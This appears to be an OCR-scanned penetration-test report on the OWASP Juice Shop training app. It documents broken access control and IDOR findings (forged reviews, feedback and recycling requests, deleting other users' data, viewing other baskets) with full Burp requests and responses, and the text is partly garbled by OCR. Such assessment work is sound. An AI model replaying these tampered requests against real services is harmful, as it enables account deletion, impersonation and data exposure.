Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
X-User-Email: bender@juice-shop.op
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer
eyJ0eXAi0iJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJsdGF0dXMh10iJsdWMjZXNsIiwiZGF0YSI6
eyJpZC1EMywidxHm1cm5hbWUi0iIiLCJ1bWFpbC16ImJhnRlckBqgdWljZS1saC5vcCIsInBhc
3N3b3JkIjo1ODI2YhMzKXr1ZEFO1joimjAyHC0w0S0w0SAxMjowNTe0MC4IMs
EgKsAw0jAwIiwiZGVsZXK1ZEFO1jpudWxsFSwiaWF0IjoxNsI1ODgeNTgxF0.Mz47G71gE098
rwx6rv7TccqIP14up2vtiePf9ZX32q0Vgdcnhs0J3SkPycoMsTm4klqGHu-CCHHvFrZyUe
ogJfseLhSUfRjahFrlv0nbweK0dV-_ZgaXRNdQe(qdsRtZ3SP_f6_xn_Ay6ZG2zulvFTYcvwdwJ
-av-byR9aq9_E
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
```

## Request

Pretty Raw Hex

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss;
language=en; continueCode=
R0uJHPtjlyinShUpzC718svifPPUMH4hNt8IPsP5ua8t7ZIkYTyaCE7szxHNEpuNah2et18Iv
RCkaFepiBgShzHf5tqZcxaUEzUestg7cneC8EsvnijyURLegQlor
Content-Length: 50
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
X-User-Email: bender@juice-shop.op
Sec-Ch-Ua-Mobile: ?0
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/107.0.5633.100 Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
{
    "email": "bender@juice-shop.op",
    "password": "bender"
}
```

## Response


Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Cowboy
Report-To:
("group": "heroku-nel", "max_age": 3600, "endpoints": [{"url": "https://nel.herokuapp.com/reports?ts=1725803844&id=812dcc77-0bd0-43b1-a5f1-b25750382959&s=cs5xsnPhjTvuZr3JxkGUDCT73t0Q2hwaB3rJIUFdCs0%3D"}])
Reporting-Endpoints:
heroku-nel=https://nel.herokuapp.com/reports?ts=1725803844&id=812dcc77-0bd0-43b1-a5f1-b25750382959&s=cs5xsnPhjTvuZr3JxkGUDCT73t0Q2hwaB3rJIUFdCs0%3D
 Nel:
("report_to": "heroku-nel", "max_age": 3600, "success_fraction": 0.005, "failure_fraction": 0.05, "response_headers": ["Via"])}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 352
Etag: W/"160-2/fbfHajTp4Mpdk4PRKsbvwjm8"
Vary: Accept-Encoding
Date: Mon, 09 Sep 2024 12:10:44 GMT
Via: 1.1 vegur
{
    "user": {
        "id": 3,
        "username": "",
        "email": "bender@juice-shop.op",
        "password": "1b475chc823152cb82e8ae5fc03edf",
        "role": "customer",
        "deluxeToken": "",
        "lastLoginIp": "undefined",
        "lastLoginAt": null
    }
}
```

# << Broken Access Control (Forged Reviews)>>

<< HIGH >>

in the review request it takes the author (mail) and the message ,,, we can change the email of user with any one and send any comments and will be successes .  
in —> [PUT /rest/products/24/reviews]



quest

etty Raw Hex

Accept-Language: en-US  
Sec-Ch-Ua-Mobile: ?0  
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJmdGF0dXMiOiJmdGNjZXNmIiwiZGF0YSI6eyJpZC16MSwidXNlcm5hbWUiOiiLCJ1bWPbCI6ImFkbWluQGpLaWN1LXHeLm9wIiwicGFsc3dvcmQi0iIwMTkyMDIyYTdiYmQ3MsI1MDUxNmYmNjlkZjE4YjUwMCIsInJvhGUi0iJhZGlpbiIsImRlbHV4ZURva2U1ljoIiIwibGFsdExvZ21uSXAi0iJlbmR1ZmluZWQjLCJwcm9maWhk1SWlhZ2Ui0iJhc3N1dHMvcHViBGljL2ltYWdlcy9lcGxvYWRsL2R1ZmFlbHRZGlpbiSwbmjLCJ0b3RwU2UjcmV0IjoiiIwiaXNEY3RpdmlU0nRydWUsImNyZWF0ZWRBdC16IjIwMjQtMDktMDegMjM6MjA6NDku0TQ1ICswMDowMCIsInVuZGF0ZWRBdC16IjIwMjQtMDktMDegMjM6MjA6NDguNDIwICswMDowMCIsImRlbGV0ZWRBdC16bnVsbH0sImIhdCI6MTcyNTIwMzQ5OH0.xNukL9erYITYmbYQ\_QdDtxPy3mcwv2Ru0bYgneUcgwNI\_Tvsg21Q7o0WimNWalnMDFAvZIf4jmegB1uZ28eRG6PaLtbtcoJmB7j0v0jTh\_xTSwIMECckBkpSpxpGpH0tEcwAKsy74sItq0GmaCgnmk1Vho8\_kHtYYjnws6\_c  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100  
Safari/537.36  
Content-Type: application/json  
Accept: application/json, text/plain, \*/\*  
Sec-Ch-Ua-Platform: "Windows"  
Origin: https://juice-shop.herokuapp.com  
Sec-Fetch-Site: same-origin  
Sec-Fetch-Mode: cors  
Sec-Fetch-Dest: empty  
Referer: https://juice-shop.herokuapp.com/  
Accept-Encoding: gzip, deflate, br  
Priority: u=1, i  
Connection: keep-alive  
  
{  
 "message": "this is bug",  
 "author": "uvogin@juice-sh.op"  
}

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 201 Created
2 Server: Cowboy
3 Report-To:
4 {"group": "heroku-nel", "max_age": 3600, "endpoints": [{"url": "https://heroku.com/reports?ts=1725235273&id=812dcc77-0bd0-43b1-9&s=xt3uHRkGt6QLFQMJH2HD5387kWTwHCv*2FfqPA9VBmc0*3D"}]
5 Reporting-Endpoints:
6 heroku-nel=https://nel.herokuapp.com/reports?ts=172523527d0-43b1-a5f1-b25750382959&s=xt3uHRkGt6QLFQMJH2HD5387kWc0*3D
7 Hel:
8 {"report_to": "heroku-nel", "max_age": 3600, "success_fraction": 0.05, "response_headers": ["Via"]}
9 Connection: keep-alive
10 Access-Control-Allow-Origin: *
11 X-Content-Type-Options: nosniff
12 X-Frame-Options: SAMEORIGIN
13 Feature-Policy: payment 'self'
14 X-Recruiting: #/jobs
15 Content-Type: application/json; charset=utf-8
16 Content-Length: 20
17 Etag: W/"14-Y53wuE/nmbSikKcT/Wuall1H65U"
18 Vary: Accept-Encoding
19 Date: Mon, 02 Sep 2024 00:01:13 GMT
20 Via: 1.1 vegur
21
22 {
23     "status": "success"
24 }
```

## Request

Pretty Raw Hex



```
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJwdWNjZXNzIiwicGFnZ3dvcmQiOiIwMTkyMDIsYTdiYmQ3MsIlMDUsNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImR1bHV4ZWRva2VuIjoiiIwihGFmdExvZ2luSKAi0iJlbnR1ZmluZWQilCJwcmsmaWbc1SWlhZZUi0iJhc3H1dHMwvHViBGljl21tYWdlcy9lcGxvYWRsL2R1ZmFilbHRBZGlpbiSwbmcilCJ0b3RwU2UjcmU0IjoiiIwiwXIBY3RpdmUiOnRydWUsImNyZWF02WRBdCI6IjIwMjQtMDktMDEgMjM6M6A6NDgruNDIwICswMDowMCIsInR1bGU0ZWRBdCI6bnVsbnH0sImhhcI6MTcyNTIwMsQ5OHO_xcNuL9erYFTYmbYQ_QdDtPy3necut2Ru9ObYqneUcgwNI_Twsgr21Q7o0WxmNWalnMDNFADvZIf4jmegBlUS28eRG6PacTbtcoJmBH7j0w0jTb_xTSsMECckBkpSpxpGpNOTEcvAKsy74sItq0GmaCgnKt1Vhe8_kHtYYjnwe6w_c
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
{
    "message": "ok ok \\n",
    "author": "admin@juice-sh.op"
}
```

The screenshot shows a product page for an apple juice. At the top, there's a large image of a red apple, a price of 1.99€, and a quantity selector set to 1000ml. Below the image is a "Reviews (2)" section. The first review is from "admin@juice-sh.op" with the message "ok ok \n". The second review is from "uvogin@juice-sh.op" with the message "this is bug". Both reviews have a thumbs-up icon with a count of 0. At the bottom of the page is a "Write a review" form with a text area labeled "What did you like or dislike?" and a character limit of 160 characters.

# << Broken Access Control (Delete Users)>>

<< HIGH >>

can delete users account from the Data Erasure page by(that take 2 parameters securityAnswer & email , we delete the securityAnswer and put any user email and it successed) in —> [POST /dataerasure ]

**Data Erasure Request (Art. 17 GDPR)**

We take data security, customer privacy, and legal compliance very serious. In accordance with GDPR we allow you to request complete erasure of your account and any associated data.

**Request Data Erasure**

**Confirm Email Address**

**Answer**

**X DELETE USER DATA**

**Request**

Pretty Raw Hex

```
POST /dataerasure HTTP/1.1
Host: juice-shop.herokuapp.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://juice-shop.herokuapp.com/dataerasure?email=stan@juice-sh.op
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
email=admin@juice-sh.op
securityAnswer=ass
```

**Response**

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Cowboy
Report-To:
("group": "heroku-nel", "max_age": 3600, "endpoints": [{"url": "https://nel.herokuapp.com/reports?ts=1725240743&sid=812dcc77-0bd0-43b1-a5f1-b25750302959&s=TUNjfaDZlIyyJy4Byp4CPeH01Kt65WK0H1aCR6Hy16W8pC4#D"})
Reporting-Endpoints:
heroku-nel=https://nel.herokuapp.com/reports?ts=1725240743&sid=812dcc77-0bd0-43b1-a5f1-b25750302959&s=TUNjfaDZlIyyJy4Byp4CPeH01Kt65WK0H1aCR6Hy16W8pC4#D
Hel:
("report_to": "heroku-nel", "max_age": 3600, "success_fraction": 0.005, "failure_fraction": 0.05, "response_headers": ["Via"])}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Set-Cookie: token=; Path=/; Expires=Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html; charset=utf-8
Etag: W/"4cd+WMHiCmp0QRv/lnvTyMnLIV"
Vary: Accept-Encoding
Date: Mon, 02 Sep 2024 01:22:23 GMT
Via: 1.1 vegur
Content-Length: 1229
<link rel="stylesheet" type="text/css" href="/assets/public/css/dataErasure.css">
<link rel="icon" href="/assets/public/images/JuiceShop_Logo_50px.png">
<link rel="stylesheet" href="https://code.getmdl.io/1.3.0/material.min.css">
<link rel="stylesheet" href="https://code.getmdl.io/1.3.0/material.min.css">
```

## << Broken Access Control (Forged Customer\_Feedback)>>

<< HIGH >>

here when sent post request we can change the user id and delete also the comment that joining the email of customer , that lead to sent forged feedbacks for different users  
in —> [POST api/Feedbacks/ ]

The screenshot shows the OWASP Juice Shop application's 'Customer Feedback' page. The 'Author' field is populated with '\*\*\*in@juice-sh.op'. The 'Comment' field contains 'test (\*\*\*)'. The 'Rating' slider is at 5. The 'CAPTCHA' field shows 'What is 5+5\*4 ?'. The 'Result' field is empty. Above the form, the Burp Suite interface is visible, showing the raw POST request being sent to 'http://juice-shop.herokuapp.com/api/Feedbacks/'. The request includes a forged 'User-Agent' header and a JSON payload with a forged 'comment' field.

### Request

```
Pretty Raw Hex
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJsdWNjZXNnIiwicGFOYSI6eyJpZCIEMSwiAxN1cm5hbWU10iJlaWhLY2F6byBpcyB0ZXJlIiwiZWlhawWiiJHZGlpbKbqdWljZS1saC5vcC1sInBhc3N3b3JkIjoimDE5MjAyM2E3YmJkHsMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiaWRtaw4iLCJkZWxleGVub2tlibi6IiIsImchc3RMb2dpbk1wijo idW5kZWpbmWkiIwicHJvZmlsZU1tYWdlIjoiaHR0cDevL2phdmFsY3JpcHQ6YmclcnQoMCk1lCJ0b3RwUjcmU1joiIwiIAxHBY3RpdwUi0xRydWUsImNyZWFOZWRBdIC16IjIwMjQtMDktdMDMgMTE5DktdMDMgMTE5MDA6MTQmMDAxICswMDowMC1sInUwZGF0ZWRBdIC16IjIwMjQtMDktdMDMgMTE5MTg6NTku0DKwICswMDowMC1sInRlbGU0ZWRBdIC6bnVsphHOsImhdC16MTcyHTM3NsU2MM0.dDTrQ1509DbAPsuXyWvKIVv2kvfj78qu_1hLkatas4IK2aLdv8IsJxFcgej-hvEi0fcjsixX9Esy7C9VC1bwX99je539S4KUdRVjI190qitk4j-yREklo11sp3StG3NS-Fq2jqghC2dLSwn5-24Q6K7FI4xteUc6LLcc3sevs
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
0 Content-Type: application/json
1 Accept: application/json, text/plain, */*
2 Sec-Ch-Ua-Platform: "Windows"
3 Origin: https://juice-shop.herokuapp.com
4 Sec-Fetch-Site: same-origin
5 Sec-Fetch-Mode: cors
6 Sec-Fetch-Dest: empty
7 Referer: https://juice-shop.herokuapp.com/jobs
8 Accept-Encoding: gzip, deflate, br
9 Priority: u=1, i
0 Connection: keep-alive
1
2 {
  "UserId": 1,
  "captchaId": 16,
  "captcha": "13",
  "comment": "test (***)",
  "rating": 2
}
```

### Response

```
Pretty Raw Hex Render
{"group": "heroku-nel", "max_age": 3600, "endpoints": [{"url": "https://heroku-nel.herokuapp.com/reports?ts=1725380324&id=812dcc77-0bd0-43b1-a5f1-b2RsNeklviznjRUIaWCSYWUaBQoGe2E3Y7aqMqJlug#3D"}]}
4 Reporting-Endpoints:
heroku-nel:https://nel.herokuapp.com/reports?ts=1725380324&id=43b1-a5f1-b25750302959&s=cgRsNeklviznjRUIaWCSYWUaBQoGe2E3Y7
5 Hel:
{"report_to": "heroku-nel", "max_age": 3600, "success_fraction": 0.05, "response_headers": ["Via"]})
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Rekruting: /#/jobs
12 Location: /api/Feedbacks/19
13 Content-Type: application/json; charset=utf-8
14 Content-Length: 174
15 Etag: W/"ae-J4Uqaxf8ixBFAcD5cuEhk0pt6/o"
16 Vary: Accept-Encoding
17 Date: Tue, 03 Sep 2024 16:18:44 GMT
18 Via: 1.1 vegur
19
20 {
  "status": "success",
  "data": {
    "id": 19,
    "UserId": 1,
    "comment": "test (***)",
    "rating": 2,
    "updatedAt": "2024-09-03T16:18:44.104Z",
    "createdAt": "2024-09-03T16:18:44.104Z"
  }
}
```

## Request

```
Pretty Raw Hex
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJsdGF0dXMiOiJsdWNjZXNzIiwizGFOYS
16eyJpZC1EMSwidXN1cm5hbWUiOiJLaWpIY2F6byBpcyB0ZXJ1IiwiZWlhaWwiOiJhZGlpb
kBgdljzS1msaC5vcCIsInBhc3N3b3JkIjoimDESMjAyM2E3YmJkNmMyNTA1MTZnMDY5ZGYx
0GILMDA1Ljyb2xlIjoiyWRtaW4iLCJkZWwleGUUb2t1bIi6liIsInohec3RMD2dphklwijo
idW5kZWpbnWkIiwigcHJvZmlsZU1eYWdlIjoiaHR0cDevL2phdmFsY3JpcHQ6YWx1cnQoMC
kICJob3RwUVjcmV0IjoiIiwiIAKHEY3RpdmUiOnRydWUsImlyZWFOZWRBdc16Ij1mJqjtM
DktMDMgMTQ6MDA6MTQwMDAxICswMDowMCIsInUwZGF0ZWRBdc16Ij1mJqteMDktMDMgMTU6
MTg6NTkwODkwICswMDowMCIsInR1bGV0ZWRBdc16hrUshRUsImhdc16MTcyHTM3MsU3MH0
.dDPrQ1509DbAPsuKyWwKIv2kvfj78qu_1kLkatas41K2aLdv8IsJXfcg3ej-bvEi0fcjs
xX9Eesy7C9VC1bwX99je539S4KUdRVjI190qikE4j-yRRklo116sp3StG3HS-Fq2jggbC1dL
Swn5-2406K7PI4eXtUC6LLDcc3sevs
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
0 Content-Type: application/json
1 Accept: application/json, text/plain, /*
2 Sec-Ch-Ua-Platform: "Windows"
3 Origin: https://juice-shop.herokuapp.com
4 Sec-Fetch-Site: same-origin
5 Sec-Fetch-Mode: cors
6 Sec-Fetch-Dest: empty
7 Referer: https://juice-shop.herokuapp.com/jobs
8 Accept-Encoding: gzip, deflate, br
9 Priority: u=1, i
0 Connection: keep-alive
1
2 {
  "UserId": 14,
  "captchaId": 16,
  "captcha": "13",
  "rating": 2
}
```

## Response

```
Pretty Raw Hex Render
{"group": "heroku-ne1", "max_age": 3600, "endpoints": [{"url": "https://heroku-ne1.ku.com/reports?ts=1725380377&sid=812dcc77-0bd0-43b1-a5f1-TcTb1gCjf6MGKUDxe7LXW6wsH8FFwRd7BadUA1s%3D"}]}
4 Reporting-Endpoints:
heroku-ne1=https://ne1.herokuapp.com/reports?ts=1725380377&43b1-a5f1-b25750382959&s=72TcTb1gCjf6MGKUDxe7LXW6wsH8FFwRd7BadUA1s%3D
5 Ne1:
{"report_to": "heroku-ne1", "max_age": 3600, "success_fraction": 0.05, "success_headers": ["Via"]}
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Recruiting: /#/jobs
12 Location: /api/Feedbacks/20
13 Content-Type: application/json; charset=utf-8
14 Content-Length: 153
15 Etag: W/"99-9/312CaQ5R0+AfcLDifF0xewmle"
16 Vary: Accept-Encoding
17 Date: Tue, 03 Sep 2024 16:19:37 GMT
18 Via: 1.1 vegur
19
20 {
  "status": "success",
  "data": {
    "id": 20,
    "UserId": 14,
    "rating": 2,
    "updatedAt": "2024-09-03T16:19:37.253Z",
    "createdAt": "2024-09-03T16:19:37.253Z",
    "comment": null
  }
}
```

# << Broken Access Control (Forged Recycling Box Request)>>

<< HIGH >>

can change the userid then send Request for [Recycling Box] and it done and make forged requests in → [ /api/Recycles/ ]

Request Recycling Box

Requestor  
admin@juice-sh.op

Quantity \*  
10

My saved addresses

Administrator, 0815 Test Street, Test, Test, 4711

Submit

You hug trees. We save money. Win-win!

Lore ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum.

Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua.

```
Sec-Ch-Ua: "Chromium";v="127", "Not A;Brand";v="99"
Accept-Language: en-US
Sec-Ch-UA-Mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJwdGF0dXMiOiJwdWNjZXNlIiwicGF0YSI6
eyJpZC1EMSwidXNlcm5hbWUiOjLAwplYzF6byBpcyBoZXJkIiwiZWlhawWi0iJhZGlpbkBqd
WljzS1mASwvC1sInBhc3Njb3JkIjoimDESMjAyM2E3YmJkNmMyHTA1MT2mMDY5ZGYx0G1IMD
AiLCJyb2xlIjoiyWRtaW4lCkZWhleGVUb2tbi6IiisImwhc3RMb2dpbk1wljeidWSkZWZ
pbmWkIiwiHjv2mls2UitYWdiIjoiaHR0cDovL2phdmFsY3JpcH06YmclcnQoMCKiLCJ0b3Rw
UzVjcmW0IjoiiwiaHNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdcI6ijIwdjQtMDktMDMgMTqEM
DA6MTQmDAsICswMDowMCIsInUwZGF0ZWRBdcI6ijIwdjQtMDktMDMgMTU6MTg6HTkuODkwIC
swDowMCIsImRlbGU0ZWRBdcI6bnUshbH0sImhdC16MTcyHTM3NsU3MHO.dDFrQ1509DbAPsu
KyWvKIUv2kvfj78qu_1kLkatsa4lK2aLdv8IsJXfcG3ej-bvEi0fcjxjX9Ewy7CSVC1bwX99j
e53984KUDRUj1l90qiKt4j-yPRklo116sp3StG3NS-Fq2jqqhC2dLSwns-24Q6K7FI4exTeUCE
LLDcc3sevs
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, /*
Sec-Ch-UA-Platform: "Windows"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
{
    "UserId": 1,
    "AddressId": 3,
    "quantity": 10
}
```

```
csXLdfw9giQRU97842YSuttn9NDCrqcR7oARlhLa7M%2D"))
4 Reporting-Endpoints:
heroku-nel:https://nel.herokuapp.com/reports?ts=1725463547&s=-43b1-a5f1-b25750282959&s=csXLdfw9giQRU97842YSuttn9NDCrqc
5 Nel:
("report_to": "heroku-nel", "max_age": 3600, "success_fraction": 0.05, "response_headers": ["Via"]})
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Recruiting: /#/jobs
12 Location: /api/Recycles/15
13 Content-Type: application/json; charset=utf-8
14 Content-Length: 103
15 Etag: W/"b7-vb14xx45UDPyq3XE5wMeajKJ38c"
16 Vary: Accept-Encoding
17 Date: Wed, 04 Sep 2024 15:25:47 GMT
18 Via: 1.1 vegur
19
20 {
    "status": "success",
    "data": {
        "isPickup": false,
        "id": 15,
        "UserId": 1,
        "AddressId": 3,
        "quantity": 10,
        "updatedAt": "2024-09-04T15:25:47.031Z",
        "createdAt": "2024-09-04T15:25:47.031Z",
        "date": null
    }
}
```

Response

```
tGht3LHusgrhvyUZRyipuoTmStqbksKDc3H75xf9hsE1%2D"))
4 Reporting-Endpoints:
heroku-nel:https://nel.herokuapp.com/reports?ts=1725463567&s=id=81c
-43b1-a5f1-b25750282959&s=tGht3LHusgrhvyUZRyipuoTmStqbksKDc3H75x
5 Nel:
("report_to": "heroku-nel", "max_age": 3600, "success_fraction": 0.05, "response_headers": ["Via"]})
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Recruiting: /#/jobs
12 Location: /api/Recycles/16
13 Content-Type: application/json; charset=utf-8
14 Content-Length: 104
15 Etag: W/"b8-e7cKjchucmTVAYwRSwecr1kiCeufQ"
16 Vary: Accept-Encoding
17 Date: Wed, 04 Sep 2024 15:26:07 GMT
18 Via: 1.1 vegur
19
20 {
    "status": "success",
    "data": {
        "isPickup": false,
        "id": 16,
        "UserId": 22,
        "AddressId": 3,
        "quantity": 10,
        "updatedAt": "2024-09-04T15:26:07.727Z",
        "createdAt": "2024-09-04T15:26:07.727Z",
        "date": null
    }
}
```

## << IDOR>>

### << High>>

can see another users basket by change the number of the basket from the url , /rest/basket/\$  
\$—> any number of any basket

in —>[GET /rest/basket/1 ]

#### Request

Pretty Raw Hex

```
GET /rest/basket/1 HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss; language=en; continueCode=
R0uJhPtjIyinSkUptZc7I0svi6fPUMN4hNt8IPsP5ua8t72IkYTyaCE7srxHREpuNah2et10IvRck
aFpibgShBnH5tgc2xauUzEstg7cneCEsvnijyURlcg0Ix; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSU1lNiIwJyJsdGF0dXMi0iJsdWmJZKhsIiwiZGFOYSI6eyJ
pZC16MSwidXN1cm5hbWU10iilCJ1bWPpbC16ImRkbWluQ6plawHNLXh0LmSwliwicGfsc3dvcwq
i0iwtMtkyMDIytidYmQMs1IMDUsRmWmYnjlkZjE4VjUwMcIisInJvbGU10iJhcZGlpbiisInRlbHV
42zVRva2Uv1joiIiwiibGPsdExvZ21uNSKA10iilCJwcm9maWk1SWhLZ2Ui0iJnc3H1dHmvchVibG
jL21tYwd1cy8lcGavvTWRsL2R1Zm1bHREBZGlpbi5whmcILCJ0b3RwU2VjcmU0joiIiwiiaXHBY3R
pdwU0nRydwUsInMyZWF0ZWRBdc16Ij1mJyQeMDktMDYgMDA6NT16NDcuMak3ICswMDowMCIsInV
wZGf0ZWRBdc16Ij1mJyQeMDktMDYgMDA6NT16NDcuMak3ICswMDowMCIsInRlbGV0ZWRBdc16bnV
sbH0sImlhdc16MTyjyHtU4HDYxMn0.hQ0zCR9ftvAmBl0HJCtZe9vLR97Pr0xZqATN0w0Qx59sJYL
K9G41V1L2ssodgvcojn-sHrUTmTQ1PhLZYWRDrpwDBjCH13sg00WDLhHkileQf1J2s3gCngth3ew
TR066yQ1i0siqBhBjTW0V7w-7L-YKeevixeTK3Q7MpwcYbo
```

Sec-Ch-Ua: "Chromium";v="127", "Not A Brand";v="99"
Accept: application/json, text/plain, /\*
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSU1lNiIwJyJsdGF0dXMi0iJsdWmJZKhsIiwiZGFOYSI6eyJ
pZC16MSwidXN1cm5hbWU10iilCJ1bWPpbC16ImRkbWluQ6plawHNLXh0LmSwliwicGfsc3dvcwq
i0iwtMtkyMDIytidYmQMs1IMDUsRmWmYnjlkZjE4VjUwMcIisInJvbGU10iJhcZGlpbiisInRlbHV
42zVRva2Uv1joiIiwiibGPsdExvZ21uNSKA10iilCJwcm9maWk1SWhLZ2Ui0iJnc3H1dHmvchVibG
jL21tYwd1cy8lcGavvTWRsL2R1Zm1bHREBZGlpbi5whmcILCJ0b3RwU2VjcmU0joiIiwiiaXHBY3R
pdwU0nRydwUsInMyZWF0ZWRBdc16Ij1mJyQeMDktMDYgMDA6NT16NDcuMak3ICswMDowMCIsInV
